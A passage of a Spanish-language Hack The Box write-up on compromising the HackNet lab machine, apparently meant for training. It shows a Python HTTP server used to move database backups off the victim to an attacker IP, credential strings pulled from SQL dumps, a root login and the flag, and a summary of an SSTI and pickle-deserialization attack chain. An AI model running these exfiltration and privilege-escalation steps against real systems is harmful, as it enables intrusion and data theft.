drwxrwxrwt 2 root root 4096 Nov 9 13:19 .Font-unix
drwxrwxrwt 2 root root 4096 Nov 9 13:19 .ICE-unix
drwx----- 3 root root 4096 Nov 9 13:19 systemd-private-57b85d89385a42f3878ff37496808a88-systemd-logind.serv
ice-jZHIuc
drwx----- 2 root root 4096 Nov 9 13:19 vmware-root_435-1848905162
drwxrwxrwt 2 root root 4096 Nov 9 13:19 .X11-unix
drwxrwxrwt 2 root root 4096 Nov 9 13:19 .XIM-unix

sandy@hacknet:~$ cd /tmp; python3 -m http.server 5050; echo
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...
10.10.16.67 - - [09/Nov/2025 23:58:24] code 404, message File not found
10.10.16.67 - - [09/Nov/2025 23:58:24] "GET /backup0* HTTP/1.1" 404 -
10.10.16.67 - - [09/Nov/2025 23:58:43] "GET /backup01.sql.sql HTTP/1.1" 200 -
10.10.16.67 - - [09/Nov/2025 23:58:52] "GET /backup02.sql.sql HTTP/1.1" 200 -
10.10.16.67 - - [09/Nov/2025 23:59:01] "GET /backup03.sql.sql HTTP/1.1" 200 -
```

Ahora poseemos los volcados completos de la base de datos de la aplicación, listos para ser analizados offline en busca de más información, credenciales o vulnerabilidades.

#### Exfiltración de credenciales del usuario raíz del sistema

El paso final consistió en analizar los *backups* de la base de datos (SQL) que se exfiltraron en el paso anterior. El objetivo era encontrar credenciales o información que permitieran la escalada final de privilegios.

##### 1. Análisis de Archivos SQL:

- En la máquina local, se utilizó una combinación de `cat` y `grep` para filtrar el contenido de los archivos SQL en busca de palabras clave sensibles, como `"password"`, `"admin"`, o `"root"`.

##### 2. Descubrimiento de Credenciales root:

- El análisis del volcado de la base de datos reveló una conversación o un post donde se mencionaba explícitamente una contraseña.

```
(26,'Brute force attacks may be noisy, but they're still effective. I've been refining my techniques to make them more efficient, reducing the time it takes to crack even the most complex passwords. Writing up a guide on how to optimize your brute force attacks.','2024-08-30 14:19:57.000000',6,2,0,24);
(11,'Reducing the time to crack complex passwords is no small feat. Even though brute force is noisy, it's still one of the most reliable methods out there. Your guide will be a must-read for anyone looking to sharpen their skills in this area!', '2024-09-02 09:04:13.000000',26,7);
(47,'2024-12-29 20:29:36.987384','Hey, can you share the MySQL root password with me? I need to make some changes to the database.',1,22,18),
(48,'2024-12-29 20:29:55.938483','The root password? What kind of changes are you planning?',1,18,22),
(50,'2024-12-29 20:30:41.806921','Alright. But be careful, okay? Here's the password: h4c[REDACTED]e99. Let me know when you're done.',1,18,22),

 'password' varchar(70) NOT NULL,
(24,'brute_force@ciphermail.com','brute_force','BrUt3F0rc3#','24.jpg','Specializes in brute force attacks and passwo
```

### 3. Escalada de Privilegios:

- De vuelta en la sesión de *sandy* en la máquina víctima, se utilizó el comando **su root** para intentar la escalada de privilegios.
- Se introdujo la contraseña descubierta en el archivo *SQL*.
- El intento fue **exitoso**, y se obtuvo una **shell** como (*root@hacknet*).

### 4. Captura de la Bandera final:


- Con privilegios de *root*, el último paso fue leer la bandera final.
- **Comando:** *cat /root/root.txt*
- Se leyó la bandera, completando así la auditoría y comprometiendo totalmente la máquina.

A terminal window showing a root shell on the 'hacknet' machine. The user enters 'su root' to become root, provides the password, and then runs the command 'cat /root/root.txt; echo'. The output shows the flag '6327776827bc' highlighted in red.

```
sandy@hacknet:~$ su root
Password:
root@hacknet:/home/sandy# cd; echo
root@hacknet:~# cat root.txt; echo
6327776827bc
```

## Compromiso total y conclusiones

La captura de la bandera final en `/root/root.txt` marcó la finalización exitosa del laboratorio. La imagen final muestra el panel de control de **Hack The Box**, confirmando que la máquina **HackNet** ha sido "**Pwned**" (*comprometida*) el 10 de noviembre de 2025.



El compromiso de la máquina **HackNet** requirió una cadena de explotación de múltiples pasos que abarcó diversas vulnerabilidades:

1. **Enumeración Web:** Se identificó una aplicación **Django** (`/register`, `/login`, `/profile`).
2. **SSTI (Inyección de Plantillas):** Se explotó una inyección de plantillas en el perfil de usuario (`{{ users.values }}`) para exfiltrar credenciales de la aplicación.
3. **Reutilización de Contraseñas:** Las credenciales de la app se usaron para ganar acceso inicial (*Foothold*) vía **SSH** como el usuario *mikey*.
4. **Enumeración Interna:** El análisis del código fuente reveló una vulnerabilidad de *pickle* en el *FileBasedCache* de **Django**.
5. **"Cache Poisoning" (Deserialización Insegura):** Se usó un script para envenenar el caché, explotando permisos de directorio inseguros y logrando un movimiento lateral al usuario *sandy*.
6. **Criptografía Débil (GPG):** Se encontró una clave GPG de *sandy* y se crackeó su contraseña con John the Ripper.
7. **Exposición de Datos Sensibles:** La clave GPG permitió descifrar *backups* de la base de datos (`sql.gpg`).
8. **Escalada de Privilegios:** El análisis de los *backups* reveló la contraseña de *root* en texto plano, permitiendo el compromiso total del sistema.

# Glosario

- **Bash:** Un intérprete de comandos y lenguaje de scripting comúnmente usado en sistemas operativos tipo Unix (*como Linux*).
- **Cache Poisoning (Envenenamiento de Caché):** Un ataque donde un actor malicioso corrompe o reemplaza los datos en un caché (*almacenamiento temporal*). En este caso, se reemplazó un archivo de caché legítimo por un *payload* malicioso.
- **Deserialización Insegura:** Una vulnerabilidad que ocurre cuando una aplicación decodifica datos de una fuente no confiable sin validarlos, lo que puede permitir la ejecución de código.
- **Django:** Un *framework* de desarrollo web de alto nivel, escrito en Python, que promueve un diseño limpio y un desarrollo rápido.
- **Endpoint:** Un punto de acceso o *URL* específico en una aplicación web con el que un cliente puede interactuar (*ej. /login, /profile*).
- **Foothold (Acceso Inicial):** El primer punto de acceso o control que un atacante obtiene en un sistema objetivo.
- **Fuerza Bruta:** Un método de ataque criptográfico que consiste en probar sistemáticamente todas las combinaciones posibles de una contraseña o clave hasta encontrar la correcta.
- **GPG (GnuPG):** Un software de cifrado y firma digital de software libre, reemplazo del estándar PGP, que se usa para encriptar y firmar datos y comunicaciones.
- **Hydra:** Una herramienta popular, rápida y flexible para realizar ataques de fuerza bruta contra diversos protocolos de red que requieran autenticación (*como SSH*).
- **John the Ripper (JtR):** Una herramienta de crackeo de contraseñas, capaz de identificar hashes y probar contraseñas contra ellos usando diccionarios y fuerza bruta.
- **Movimiento Lateral:** El proceso mediante el cual un atacante, tras comprometer un sistema, se mueve a otros sistemas o cuentas de usuario dentro de la misma red para expandir su acceso.
- **Nmap:** Una herramienta de código abierto para la exploración de redes y auditoría de seguridad. Se usa para descubrir hosts, puertos y servicios en una red.
- **OpenVPN:** Un software de código abierto para crear Redes Privadas Virtuales (VPN), que establecen conexiones seguras y cifradas a través de redes públicas.
- **Payload:** La porción de código en un ataque que ejecuta la acción maliciosa deseada (*ej. obtener una reverse shell, borrar datos, etc.*).

- **Pickle:** Una librería de Python usada para serializar (*convertir un objeto en un flujo de bytes*) y deserializar (*reconstruir el objeto*). Es insegura para deserializar datos no confiables porque puede ejecutar código arbitrario.
- **RCE (Remote Code Execution):** Ejecución Remota de Código. Una clase de vulnerabilidad que permite a un atacante ejecutar comandos arbitrarios en la máquina objetivo a través de una red.
- **Reverse Shell (Shell Inversa):** Una sesión de *shell* donde la máquina víctima inicia una conexión "de vuelta" hacia la máquina del atacante. Esto se usa comúnmente para evadir firewalls que bloquean conexiones entrantes.
- **SSH (Secure Shell):** Un protocolo de red criptográfico para operar servicios de red de forma segura sobre una red insegura. Comúnmente usado para acceso remoto a terminales.
- **SSTI (Server-Side Template Injection):** Inyección de Plantillas del Lado del Servidor. Una vulnerabilidad que ocurre cuando una entrada del usuario se concatena o procesa incorrectamente como parte de una plantilla (ej. *Jinja2, Django Templates*), permitiendo al atacante injectar y ejecutar código dentro del motor de plantillas.
- **Wappalyzer:** Una herramienta (*generalmente una extensión de navegador*) que identifica las tecnologías de software utilizadas en los sitios web, como frameworks, lenguajes, servidores web y librerías.

# Fuentes bibliográficas

- **Nmap (Network Mapper)**: Herramienta de código abierto para la exploración de redes y auditoría de seguridad.
  - **Recurso:** <https://nmap.org/>
- **Hydra (THC-Hydra)**: Herramienta paralela de crackeo de inicio de sesión de red que soporta numerosos protocolos.
  - **Recurso:** <https://github.com/vanhauser-thc/thc-hydra>
- **John the Ripper (JtR)**: Herramienta de crackeo de contraseñas, utilizada aquí para romper el hash de la clave GPG.
  - **Recurso:** <https://www.openwall.com/john/>
- **Django Framework**: Documentación oficial del framework web de Python.
  - **Recurso:** <https://docs.djangoproject.com/en/stable/topics/cache/#django-s-cache-framework> (Caché y Pickle)
  - **Recurso:** <https://docs.djangoproject.com/en/stable/topics/templates/>
- **Python**: Lenguaje de programación utilizado para los scripts de explotación.
  - **Recurso (Pickle):** <https://docs.python.org/3/library/pickle.html>
  - **Recurso (Requests):** <https://requests.readthedocs.io/en/latest/>
- **GnuPG (GPG)**: Documentación oficial de Gnu Privacy Guard.
  - **Recurso:** <https://gnupg.org/documentation/>
- **OWASP (Open Web Application Security Project)**:
  - **Referencia:** [https://owasp.org/www-project-top-ten/2017/A1\\_2017-Injection](https://owasp.org/www-project-top-ten/2017/A1_2017-Injection)
  - **Referencia (Deserialización Insegura):** [https://owasp.org/www-project-top-ten/2017/A8\\_2017-Insecure\\_Deserialization](https://owasp.org/www-project-top-ten/2017/A8_2017-Insecure_Deserialization)
- **Hack The Box**: Plataforma de entrenamiento en ciberseguridad donde se alojó el laboratorio.
  - **Recurso:** <https://www.hackthebox.com/>